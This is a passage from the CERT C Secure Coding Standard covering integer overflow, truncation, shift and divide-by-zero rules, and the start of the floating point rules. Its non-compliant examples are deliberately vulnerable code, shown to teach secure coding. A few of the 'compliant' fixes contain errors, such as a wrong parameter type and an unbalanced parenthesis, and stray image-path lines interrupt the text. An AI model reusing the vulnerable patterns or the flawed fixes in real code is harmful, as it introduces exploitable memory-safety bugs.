C99 defines minimum ranges for standard integer types. For example, the minimum range for an object of type `unsigned short int` is 0-65,535, while the minimum range for int is -32,767 to +32,767. This means that it is not always possible to represent all possible values of an `unsigned short int` as an `int`. However, on the IA-32 architecture, for example, the actual integer range is from -2,147,483,648 +2,147,483,647, meaning that is quite possible to represent all the values of an `unsigned short int` as an `int` on this platform. As a result, it is not necessary to provide a test for this conversion on IA-32. It is not possible to make assumptions about conversions without knowing the precision of the underlying types. If these tests are not provided, assumptions concerning precision must be clearly documented, as the resulting code cannot be safely ported to a system where these assumptions are invalid.

Risk Assessment

Integer truncation errors can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT31-C	**3** (high)	**2** (probable)	**1** (high)	**P6**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

Automated Detection

The Coverity Prevent **NEGATIVE_RETURNS** and **REVERSE_NEGATIVE** checkers can both find violations of this rule. The **NEGATIVE_RETURNS** checker can find array accesses, loop bounds, and other expressions which may contain dangerous implied integer conversions that would result in unexpected behavior. The **REVERSE_NEGATIVE** checker can find instances where a negativity check occurs after the negative value has been used for something else. Coverity Prevent cannot discover all violations of this rule so further verification is necessary.

References

[ISO/IEC 9899-1999] 6.3, "Conversions"
[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"
[Viega 05] Section 5.2.9, "Truncation error," Section 5.2.10, "Sign extension error," Section 5.2.11, "Signed to unsigned conversion error," and Section 5.2.12, "Unsigned to signed conversion error"
[Dowd 06] Chapter 6, "C Language Issues" (Type Conversions, pp. 223-270)

INT32-C. Ensure that integer operations do not result in an overflow

This page last changed on Jun 25, 2007 by jsg.

Integer values used in any of the the following ways must be guaranteed correct:

- as an array index
- in any pointer arithmetic
- as a length or size of an object
- as the bound of an array (for example, a loop counter)
- in security critical code

Most integer operations can result in overflow if the resulting value cannot be represented by the underlying representation of the integer. The following table indicates which operators can result in overflow:

Operator	Overflow		Operator	Overflow		Operator	Overflow		Operator	Overflow
+	yes		-=	yes		<<	yes		<	no
-	yes		*=	yes		>>	yes		>	no
*	yes		/=	yes		&	no		>=	no
/	yes		%=	no		|	no		<=	no
%	no		<<=	yes		^	no		==	no
++	yes		>>=	yes		~	no		!=	no
--	yes		&=	no		!	no		&&	no
=	no		|=	no		un +	no		||	no
+=	yes		^=	no		un -	yes		?:	no

The following sections examine specific operations that are susceptible to integer overflow. The specific tests that are required to guarantee that the operation does not result in an integer overflow depend on the signedness of the integer types. When operating on small types (smaller than `int`), integer conversion rules apply. The usual arithmetic conversions may also be applied to (implicitly) convert operands to equivalent types before arithmetic operations are performed. Make sure you understand implicit conversion rules before trying to implement secure arithmetic operations.

Addition

Addition is between two operands of arithmetic type or between a pointer to an object type and an integer type. (Incrementing is equivalent to adding one.)

Non-Compliant Code Example (unsigned)

This code may result in an unsigned integer overflow during the addition of the unsigned operands `ui1` and `ui2`. If this behavior is unexpected, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
unsigned int ui1, ui2, sum;

sum = ui1 + ui2;
```

Compliant Solution (unsigned)

This compliant solution tests the suspect addition operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, sum;

if (~ui1 < ui2) {
  /* handle error condition */
}
sum = ui1 + ui2;
```

Non-Compliant Code Example (signed)

This code may result in a signed integer overflow during the addition of the signed operands `si1` and `si2`. If this behavior is unanticipated, it could lead to an exploitable vulnerability.

```
int si1, si2, sum;

sum = si1 + si2;
```

Compliant Solution (two's complement signed)

This compliant solution tests the suspect addition operation to ensure no overflow occurs, presuming two's complement representation.

```
signed int si1, si2, sum;

if ( ((si1^si2) | (((si1^(~(si1^si2) & (1 << (sizeof(int)*CHAR_BIT-1))))+si2)^si2)) >= 0) {
   /* handle error condition */
}

sum = si1 + si2;
```

Compliant Solution (general signed)

This compliant solution tests the suspect addition operation to ensure no overflow occurs regardless of representation.

```
signed int si1, si2, sum;

if (((si1>0) && (si2>0) && (si1 > (INT_MAX-si2))) ||
    ((si1<0) && (si2<0) && (si1 < (INT_MIN-si2)))) {
   /* handle error condition */
}

sum = si1 + si2;
```

This solution is also more readable. Its disadvantage over the previous solution is that this one has branches and thus may be less efficient.

Subtraction

Subtraction is between two operands of arithmetic type, two pointers to qualified or unqualified versions of compatible object types, or between a pointer to an object type and an integer type. (Decrementing is equivalent to subtracting one.)

Non-Compliant Code Example (unsigned)

This code may result in an unsigned integer overflow during the subtraction of the unsigned operands `ui1` and `ui2`. If this behavior is unanticipated it may lead to an exploit vulnerability.

```
unsigned int ui1, ui2, result;

result = ui1 - ui2;
```

Compliant Solution (unsigned)

This compliant solution tests the suspect unsigned subtraction operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, result;

if (ui1 < ui2){
   /* handle error condition */
}

result = ui1 - ui2;
```

Non-Compliant Code Example (signed)

This code can result in a signed integer overflow during the subtraction of the signed operands `si1` and `si2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, si2, result;

result = si1 - si2;
```

Compliant Solution (two's complement signed)

This compliant solution tests the suspect subtraction operation to guarantee there is no possibility of signed overflow, presuming two's complement representation.

```
signed int si1, si2, result;

if (((si1^si2) & (((si1 ^ ((si1^si2) & (1 << (sizeof(int)*CHAR_BIT-1))))-si2)^si2)) < 0) {
  /* handle error condition */
}
result = si1 - si2;
```

Multiplication

Multiplication is between two operands of arithmetic type.

Non-Compliant Code Example

This code can result in a signed integer overflow during the multiplication of the signed operands `si1` and `si2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, si2, result;

result = si1 * si2;
```

Compliant Solution

This compliant solution tests the suspect multiplication operation to guarantee there is no possibility of signed overflow.

```
signed int si1, si2, result;

signed long long tmp = (signed long long)si1 * (signed long long)si2;

/*
 * If the product cannot be repesented as a 32-bit integer, handle as an error condition
 */
if ( (tmp > INT_MAX) || (tmp < INT_MIN) ) {
  /* handle error condition */
}
```

```
result = (int)tmp;
```

The preceding code is only compliant on systems where `long long` is at least twice the size of `int`. On systems where this does not hold, the following compliant solution may be used to ensure signed overflow does not occur.

```
signed int si1, si2, result;

if (si1 > 0){  /* si1 is positive */
  if (si2 > 0) {  /* si1 and si2 are positive */
    if (si1 > (INT_MAX / si2)) {
      /* handle error condition */
    }
  } /* end if si1 and si2 are positive */
  else { /* si1 positive, si2 non-positive */
    if (si2 < (INT_MIN / si1)) {
        /* handle error condition */
    }
  } /* si1 positive, si2 non-positive */
} /* end if si1 is positive */
else { /* si1 is non-positive */
  if (si2 > 0) { /* si1 is non-positive, si2 is positive */
    if (si1 < (INT_MIN / si2)) {
      /* handle error condition */
    }
  } /* end if si1 is non-positive, si2 is positive */
  else { /* si1 and si2 are non-positive */
    if ( (si1 != 0) && (si2 < (INT_MAX / si1))) {
      /* handle error condition */
    }
  } /* end if si1 and si2 are non-positive */
} /* end if si1 is non-positive */

result = si1 * si2;
```

Non-Compliant Code Example

The Mozilla Scalable Vector Graphics (SVG) viewer contains a heap buffer overflow vulnerability resulting from an unsigned integer overflow during the multiplication of the `signed int` value `pen->num_vertices` and the `size_t` value `sizeof(cairo_pen_vertex_t)` [VU#551436]. The `signed int` operand is converted to `unsigned int` prior to the multiplication operation because of the integer promotions (see [INT02-A. Understand integer conversion rules]).

```
pen->num_vertices = _cairo_pen_vertices_needed(gstate->tolerance, radius, &gstate->ctm);
pen->vertices = malloc(pen->num_vertices * sizeof(cairo_pen_vertex_t));
```

The unsigned integer overflow can result in allocating memory of insufficient size.

Compliant Solution

This compliant solution tests the suspect multiplication operation to guarantee that there is no unsigned integer overflow.

```
pen->num_vertices = _cairo_pen_vertices_needed(gstate->tolerance, radius, &gstate->ctm);
```

```
if (sizeof(cairo_pen_vertex_t) > SIZE_MAX/pen->num_vertices) {
   /* handle error condition */
}
pen->vertices = malloc(pen->num_vertices * sizeof(cairo_pen_vertex_t));
```

Division

Division is between two operands of arithmetic type. Overflow can occur during twos-complement signed integer division when the dividend is equal to the minimum (negative) value for the signed integer type and the divisor is equal to -1. Both signed and unsigned division operations are also susceptible to divide-by-zero errors.

Non-Compliant Code Example

This code can result in a signed integer overflow during the division of the signed operands `sl1` and `sl2` or in a divide-by-zero error. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed long sl1, sl2, result;

result = sl1 / sl2;
```

Compliant Solution

This compliant solution tests the suspect division operation to guarantee there is no possibility of signed overflow or divide-by-zero errors.

```
signed long sl1, sl2, result;

if ( (sl2 == 0) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
result = sl1 / sl2;
```

Unary Negation

The unary negation operator takes an operand of arithmetic type. Overflow can occur during twos-complement unary negation when the operand is equal to the minimum (negative) value for the signed integer type.

Non-Compliant Code Example

This code can result in a signed integer overflow during the unary negation of the signed operand si1. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
signed int si1, result;

result = -si1;
```

Compliant Solution

This compliant solution tests the suspect negation operation to guarantee there is no possibility of signed overflow.

```
signed int si1, result;

if (si1 == INT_MIN) {
  /* handle error condition */
}
result = -si1;
```

Left Shift Operator

The left shift operator is between two operands of integer type.

Non-Compliant Code Example (unsigned)

This code can result in an unsigned overflow during the shift operation of the unsigned operands `ui1` and `ui2`. If this behavior is unanticipated, the resulting value may be used to allocate insufficient memory for a subsequent operation or in some other manner that could lead to an exploitable vulnerability.

```
unsigned int ui1, ui2, result;

result = ui1 << ui2;
```

Compliant Solution (unsigned)

This compliant solution tests the suspect shift operation to guarantee there is no possibility of unsigned overflow.

```
unsigned int ui1, ui2, result;

if ( (ui2 < 0) || (ui2 >= sizeof(int)*CHAR_BIT) ) {
  /* handle error condition */
}
result = ui1 << ui2;
```

Exceptions

Unsigned integers can be allowed to exhibit modulo behavior if and only if

1. the variable declaration is clearly commented as supporting modulo behavior
2. each operation on that integer is also clearly commented as supporting modulo behavior

If the integer exhibiting modulo behavior contributes to the value of an integer not marked as exhibiting modulo behavior, the resulting integer must obey this rule.

Risk Assessment

Integer overflow can lead to buffer overflows and the execution of arbitrary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT32-C	**3** (high)	**3** (likely)	**1** (high)	**P9**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues" (Arithmetic Boundary Conditions, pp. 211-223)
[ISO/IEC 9899-1999] Section 6.5, "Expressions," and Section 7.10, "Sizes of integer types <limits.h>"
[Seacord 05] Chapter 5, "Integers"
[Viega 05] Section 5.2.7, "Integer overflow"
[VU#551436]
[Warren 02] Chapter 2, "Basics"

INT33-C. Ensure that division and modulo operations do not result in divide-by-zero errors

This page last changed on Jun 22, 2007 by jpincar.

Division and modulo operations are susceptible to divide-by-zero errors.

Division

The result of the / operator is the quotient from the division of the first arithmetic operand by the second arithmetic operand. Division operations are susceptible to divide-by-zero errors. Overflow can also occur during twos-complement signed integer division when the dividend is equal to the minimum (negative) value for the signed integer type and the divisor is equal to -1.

Non-Compliant Code Example

This code can result in a divide-by-zero error during the division of the signed operands `sl1` and `sl2`.

```
signed long sl1, sl2, result;

result = sl1 / sl2;
```

Compliant Solution

This compliant solution tests the suspect division operation to guarantee there is no possibility of divide-by-zero errors or signed overflow.

```
signed long sl1, sl2, result;

if ( (sl2 == 0) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
result = sl1 / sl2;
```

Modulo

The modulo operator provides the remainder when two operands of integer type are divided.

Non-Compliant Code Example

This code can result in a divide-by-zero error during the modulo operation on the signed operands `sl1` and `sl2`.

```
signed long sl1, sl2, result;

result = sl1 % sl2;
```

Compliant Solution

This compliant solution tests the suspect modulo operation to guarantee there is no possibility of a divide-by-zero error.

```
signed long sl1, sl2, result;

if (sl2 == 0) {
  /* handle error condition */
}
result = sl1 % sl2;
```

Risk Assessment

A divide by zero can result in abnormal program termination.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT33-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 6.5.5, "Multiplicative operators"
[Seacord 05] Chapter 5, "Integers"
[Warren 02] Chapter 2, "Basics"

INT35-C. Upcast integers before comparing or assigning to a larger integer size

This page last changed on Jun 22, 2007 by jpincar.

If an integer expression is compared to, or assigned to, a larger integer size, then that integer expression should be evaluated in that larger size by explicitly casting one of the operands.

Non-Compliant Code Example

This code example is non-compliant on systems where `size_t` is an unsigned 32-bit value and `long long` is a 64-bit value. In this example, the programmer tests for integer overflow by assigning the value `UINT_MAX` to `max` and testing if `length + BLOCK_HEADER_SIZE > max`. Because `length` is declared as `size_t`, however, the addition is performed as a 32-bit operation and can result in an integer overflow. The comparison with `max` in this example will always test false. If an overflow occurs, `malloc()` will allocate insufficient space for `mBlock` which could lead to a subsequent buffer overflow.

```
unsigned long long max = UINT_MAX;

void *AllocateBlock(size_t length) {
  struct memBlock *mBlock;

  if (length + BLOCK_HEADER_SIZE > max) return NULL;
  mBlock = malloc(length + BLOCK_HEADER_SIZE);
  if (!mBlock) return NULL;

  /* fill in block header and return data portion */

  return mBlock;
}
```

Compliant Solution

In this compliant solution, the `length` operand is upcast to (unsigned long long) ensuring that the addition takes place in this size.

```
void *AllocateBlock(size_t length) {
  struct memBlock *mBlock;

  if ((unsigned long long)length + BLOCK_HEADER_SIZE > max) return NULL;
  mBlock = malloc(length + BLOCK_HEADER_SIZE);
  if (!mBlock) return NULL;

  /* fill in block header and return data portion */

  return mBlock;
}
```

Non-Compliant Code Example

In this non-compliant code example, the programmer attempts to prevent against integer overflow by allocating an `unsigned long long` integer called `alloc` and assigning it the result from `cBlocks * 16`.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = cBlocks * 16;
  return (alloc < UINT_MAX) ? malloc(cBlocks * 16) : NULL;
}
```

There are a couple of problems with this code. The first problem is that this code assumes an implementation where `unsigned long long` has a least twice the number of bits as `size_t`. The second problem, assuming an implementation where `size_t` is a 32-bit value and `unsigned long long` is represented by a 64-bit value, is that the to be compliant with C99, multiplying two 32-bit numbers in this context must yield a 32-bit result. Any integer overflow resulting from this multiplication will remain undetected by this code, and the expression `alloc < UINT_MAX` will always be true.

Compliant Solution

In this compliant solution, the `cBlocks` operand is upcast to (unsigned long long) ensuring that the multiplication takes place in this size.

```
void* AllocBlocks(size_t cBlocks) {
  if (cBlocks == 0) return NULL;
  unsigned long long alloc = (unsigned long long)cBlocks * 16;
  return (alloc < UINT_MAX) ? malloc(cBlocks * 16) : NULL;
}
```

Note that this code will not prevent overflows unless the `unsigned long long` type is at least twice the length of `size_t`.

Risk Assessment

Failure to cast integers before comparing or assigning to a larger integer size can result in software vulnerabilities that can allow the execution of arbitrary code by an attacker with the permissions of the vulnerable process.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT35-C	**3** (high)	**3** (likely)	**2** (medium)	**P18**	**L1**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Dowd 06] Chapter 6, "C Language Issues"
[ISO/IEC 9899-1999] Section 6.3.1, "Arithmetic operands"
[Seacord 05a] Chapter 5, "Integer Security"


INT36-C. Do not shift a negative number of bits or more bits than exist in the operand

This page last changed on Jul 11, 2007 by jpincar.

Bitwise shifts include left shift operations of the form *shift-expression* << *additive-expression* and right shift operations of the form *shift-expression* >> *additive-expression*. The integer promotions are performed on the operands, each of which has integer type. The type of the result is that of the promoted left operand. If the value of the right operand is negative or is greater than or equal to the width of the promoted left operand, the behavior is undefined.

Non-Compliant Code Example (left shift, signed type)

The result of `E1 << E2` is `E1` left-shifted `E2` bit positions; vacated bits are filled with zeros. If `E1` has a signed type and nonnegative value and `E1 * 2 E2` is representable in the result type, then that is the resulting value; otherwise, the behavior is undefined.



The following code can result in undefined behavior because there is no check to ensure that left and right operands have nonnegative values and that the right operand is greater than or equal to the width of the promoted left operand.

```
int si1, si2, sresult;

sresult = si1 << si2;
```

Compliant Solution (left shift, signed type)

This compliant solution eliminates the possibility of undefined behavior resulting from a left shift operation on signed and unsigned integers. Smaller sized integers are promoted according to the integer promotion rules [INT02-A. Understand integer conversion rules].

```
int si1, si2, sresult;

if ( (si1 < 0) || (si2 < 0) || (si2 >= sizeof(int)*CHAR_BIT) || si1 > (INT_MAX >> si2) ) {
  /* handle error condition */
}
else {
  sresult = si1 << si2;
}
```

In C99, the CHAR_BIT macro defines the number of bits for the smallest object that is not a bit-field (byte). A byte, therefore, contains CHAR_BIT bits.

Non-Compliant Code Example (left shift, unsigned type)

The result of E1 << E2 is E1 left-shifted E2 bit positions; vacated bits are filled with zeros. According to C99, if E1 has an unsigned type, the value of the result is E1 * 2 E2, reduced modulo one more than the maximum value representable in the result type. Although C99 specifies modulo behavior for unsigned integers, unsigned integer overflow frequently results in unexpected values and resultant security vulnerabilities (see [INT32-C. Ensure that integer operations do not result in an overflow]). Consequently, unsigned overflow is generally non-compliant and E1 * 2 E2 must be representable in the result type. Modulo behavior is allowed if the conditions in the exception section are met.

The following code can result in undefined behavior because there is no check to ensure that the right operand is greater than or equal to the width of the promoted left operand.

```
unsigned int ui1, ui2, uresult;

uresult = ui1 << ui2;
```


Compliant Solution (left shift, unsigned type)

This compliant solution eliminates the possibility of undefined behavior resulting from a left shift operation on unsigned integers. Example solutions are provided for the fully compliant case (unsigned overflow is prohibited) and the exceptional case (modulo behavior is allowed).


```
unsigned int ui1, ui2, uresult;
unsigned int mod1, mod2;  /* modulo behavior is allowed on mod1 and mod2 by exception */

if ( (ui2 >= sizeof(unsigned int)*CHAR_BIT) || (ui1 > (UINT_MAX  >> ui2))) ) {
  /* handle error condition */
}
else {
  uresult = ui1 << ui2;
}

if (mod2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
}
else {
  uresult = mod1 << mod2; /* modulo behavior is allowed by exception */
}
```

Non-Compliant Code Example (right shift)

The result of E1 >> E2 is E1 right-shifted E2 bit positions. If E1 has an unsigned type or if E1 has a signed type and a nonnegative value, the value of the result is the integral part of the quotient of E1 / 2 E2. If E1 has a signed type and a negative value, the resulting value is implementation-defined and may be either an arithmetic (signed) shift:



or a logical (unsigned) shift:



This non-compliant code example fails to test whether the right operand is negative or is greater than or equal to the width of the promoted left operand, allowing undefined behavior.

```
int si1, si2, sresult;
unsigned int ui1, ui2, uresult;

sresult = si1 >> si2;
uresult = ui1 >> ui2;
```

Making assumptions about whether a right shift is implemented as an arithmetic (signed) shift or a logical (unsigned) shift can also lead to vulnerabilities (see [INT13-A. Do not assume that a right shift operation is implemented as a logical or an arithmetic shift]).

Compliant Solution (right shift)

This compliant solution tests the suspect shift operation to guarantee there is no possibility of unsigned overflow.

```
int si1, si2, sresult;
unsigned int ui1, ui2, result;

if ( (si2 < 0) || (si2 >= sizeof(int)*CHAR_BIT) ) {
  /* handle error condition */
}
else {
  sresult = si1 >> si2;
}

if (ui2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
}
else {
  uresult = ui1 >> ui2;
}
```

Exceptions

Unsigned integers can be allowed to exhibit modulo behavior if and only if

1. the variable declaration is clearly commented as supporting modulo behavior
2. each operation on that integer is also clearly commented as supporting modulo behavior

If the integer exhibiting modulo behavior contributes to the value of an integer not marked as exhibiting modulo behavior, the resulting integer must obey this rule.

Risk Assessment

Improper range checking can lead to buffer overflows and the execution of arbitary code by an attacker.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT36-C	**3** (high)	**2** (probable)	**2** (medium)	**P12**	**L2**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

A test program for this rule is available.

[Dowd 06] Chapter 6, "C Language Issues"
[ISO/IEC 9899-1999] Section 6.5.7, "Bitwise shift operators"
[Seacord 05] Chapter 5, "Integers"
[Viega 05] Section 5.2.7, "Integer overflow"
[ISO/IEC 03] Section 6.5.7, "Bitwise shift operators"

INT37-C. Arguments to character handling functions must be representable as an unsigned char

This page last changed on Jul 09, 2007 by jsg.

According to Section 7.4 of C99,

> The header `<ctype.h>` declares several functions useful for classifying and mapping characters. In all cases the argument is an `int`, the value of which shall be representable as an `unsigned char` or shall equal the value of the macro `EOF`. If the argument has any other value, the behavior is undefined.

This is complicated by the fact that the `char` data type might, in any implementation, be signed or unsigned.

Non-Compliant Code Example

This non-compliant code example may pass illegal values to the `ctype` functions.

```
size_t count_whitespace(char const *s) {
  char const *t = s;
  while (isspace(*t))  /* possibly *t < 0 */
    ++t;
  return t - s;
}
```

Compliant Solution 1

Pass character strings around explicitly using unsigned characters.

```
size_t count_whitespace(const unsigned *s) {
  const unsigned char *t = s;
  while (isspace(*t))
    ++t;
  return t - s;
}
```

This approach is inconvenient when you need to interwork with other functions that haven't been designed with this approach in mind, such as the string handling functions found in the standard library [Kettlewell 02].

Compliant Solution 2

This compliant solution uses an explicit cast.

```
size_t count_whitespace(char const *s) {
  char const *t = s;
  while (isspace((unsigned char)*t))
    ++t;
  return t - s;
}
```

Risk Assessment

Passing values to character handling functions that cannot be represented as an unsigned char may result in unintended program behavior.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
INT37-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[ISO/IEC 9899-1999] Section 7.4, "Character handling <ctype.h>"
[Kettlewell 02] Section 1.1, "<ctype.h> And Characters Types"

05. Floating Point (FLP)

This page last changed on Jun 29, 2007 by shaunh.

Recommendations

FLP00-A. Consider avoiding floating point numbers when precise computation is needed

FLP01-A. Take care in rearranging floating point expressions

Rules

FLP30-C. Take granularity into account when comparing floating point values

FLP31-C. Do not call functions expecting real values with complex values

FLP32-C. Prevent domain errors in math functions

FLP33-C. Convert integers to floating point for floating point operations

FLP34-C. Ensure that demoted floating point values are within range

Risk Assessment Summary

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
FLP00-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
FLP01-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP30-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**
FLP31-C	**1** (low)	**2** (medium)	**1** (high)	**P2**	**L3**
FLP32-C	**2** (medium)	**2** (probable)	**2** (medium)	**P8**	**L2**
FLP33-C	**1** (low)	**2** (probable)	**1** (high)	**P2**	**L3**
FLP34-C	**1** (low)	**1** (unlikely)	**3** (low)	**P3**	**L3**

FLP00-A. Consider avoiding floating point numbers when precise computation is needed

This page last changed on Jul 10, 2007 by shaunh.

Due to the nature of floating path arithmetic, almost all floating point arithmetic is imprecise. The computer can only maintain a finite number of digits. As a result, it is impossible to precisely represent repeating binary-representation values, such as 1/3 or 1/5.

When precise computations are necessary, consider alternative representations that may be able to completely represent your values. For example, if you are doing arithmetic on decimal values and need an exact rounding mode based on decimal values, represent your values in decimal instead of using floating point, which uses binary representation.

When precise computation is necessary, carefully and methodically evaluate the cumulative error of the computations, regardless of whether decimal or binary is used, to ensure that the resulting error is within tolerances. Consider using numerical analysis to properly understand the numerical properties of the problem. A useful introduction is Goldberg 91.

Risk Analysis

Using an alternative representation besides floating point may allow for more precision and accuracy for critical arithmetic.

Recommendatio	Severity	Likelihood	Remediation Cost	Priority	Level
FLP00-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[IEEE 754 2006]
[ISO/IEC JTC1/SC22/WG11]
[Goldberg 91]

FLP01-A. Take care in rearranging floating point expressions

This page last changed on Jul 12, 2007 by shaunh.

According to C99, Section 5.1.2.3, "Program execution":

> Rearrangement for floating-point expressions is often restricted because of limitations in precision as well as range. The implementation cannot generally apply the mathematical associative rules for addition or multiplication, nor the distributive rule, because of roundoff error, even in the absence of overflow and underflow. Likewise, implementations cannot generally replace decimal constants to rearrange expressions. In the following fragment, rearrangements suggested by mathematical rules for real
> numbers are often not valid.

```
double x, y, z;
/* ... */
x = (x * y) * z; /* not equivalent to x *= y * z; */
z = (x - y) + y ; /* not equivalent to z = x; */
z = x + x * y; /* not equivalent to z = x * (1.0 + y); */
y = x / 5.0; /* not equivalent to y = x * 0.2; */
```

Risk Assessment

Failing to understand the limitations in precision of floating point represented numbers and the implications of this on the arrangement of expressions can cause unexpected arithmetic results.

Recommendation	Severity	Likelihood	Remediation Cost	Priority	Level
FLP01-A	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Related Vulnerabilities

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

FLP02-A. Understand the caveats of floating point exceptions

This page last changed on Jul 09, 2007 by shaunh.

The C standard provides facilities for the detection of exceptional conditions regarding floating point variables. These exceptions include ways to check for division by zero and overflow/underflow. However, there are several caveats associated with using them correctly.

Conversions

Conversion from floating point to integer may cause an "invalid" floating point exception, if this occurs the value of that integer as undefined and should not be used.

Also, it cannot be assumed that when a non-integer floating point value is converted into an integer that the "inexact" floating point exception is raised.

FLP30-C. Take granularity into account when comparing floating point values

This page last changed on Jun 22, 2007 by jpincar.

Floating-point arithmetic in C is inexact. In particular, floating point comparisons need to be handled in a portable and deterministic manner.

Non-Compliant Code Example

The result of the comparison of `x` and `y` in this example is not predictable in advance and may differ from machine to machine.

```
float x;
float y;

/* Intermediate calculations on x, y */

if (x == y) {
  /* values are equal? */
}
else {
  /* values are not equal? */
}
```

Compliant Solution

This compliant solution uses the standard C constant `FLT_EPSILON` to evaluate if two floating point values are equal given the granularity of floating point operations for a given implementation. `FLT_EPSILON` represents the difference between 1 and the least value greater than 1 that is representable as a float. The granularity of a floating point operation is determined by multiplying the operand with the larger absolute value by `FLT_EPSILON`.

```
float x;
float y;

/* Intermediate calculations on x, y */

if ( fabsf(x-y) <= ( (fabsf(x) < fabsf(y) ? fabsf(y) : fabsf(x)) * FLT_EPSILON) ) {
  /* values are equal. */
}
else {
  /* values are non equal. */

}
```

For `double` precision and `long double` precision floating point values use a similar approach using the `DBL_EPSILON` and `LDBL_EPSILON` constants respectively.

Consider using numerical analysis to properly understand the numerical properties of the problem.

Risk Analysis

Due to errors in precision associated with arithmetic operations involving floating point values, care needs to be taken when comparing two floating point numbers for equality.

Rule	Severity	Likelihood	Remediation Cost	Priority	Level
FLP30-C	**1** (low)	**2** (probable)	**2** (medium)	**P4**	**L3**

Search for vulnerabilities resulting from the violation of this rule on the CERT website.

References

[Hatton 95] Section 2.7.3, "Floating-point misbehavior"
[ISO/IEC 9899-1999] Section 5.2.4.2.2, "Characteristics of floating types <float.h>"
[ISO/IEC 9899-1999] Section 7.12.7, "Power and absolute-value functions"

FLP31-C. Do not call functions expecting real values with complex values

This page last changed on Jun 29, 2007 by shaunh.

Although most functions in the `<math.h>` library have a complex counterpart in `<complex.h>`, there are several functions that do not have a complex counterpart. Calling any of the following functions with complex values results in undefined behavior:

`atan2`	`cbrt`	`ceil`	`copysign`	`erf`	`erfc`	`exp2`	`expm1`	`fdim`	`floor`
`fma`	`fmax`	`fmin`	`fmod`	`frexp`	`hypot`	`ilogb`	`ldexp`	`lgamma`	`llrint`
`llround`	`log10`	`log1p`	`log2`	`logb`	`lrint`	`lround`	`nearbyint`	`nextafter`	`nexttoward`
`remainder`	`remquo`	`rint`	`round`	`scalbn`	`scalbln`	`tgamma`	`trunc`		

Therefore, these functions should never be called with complex values.
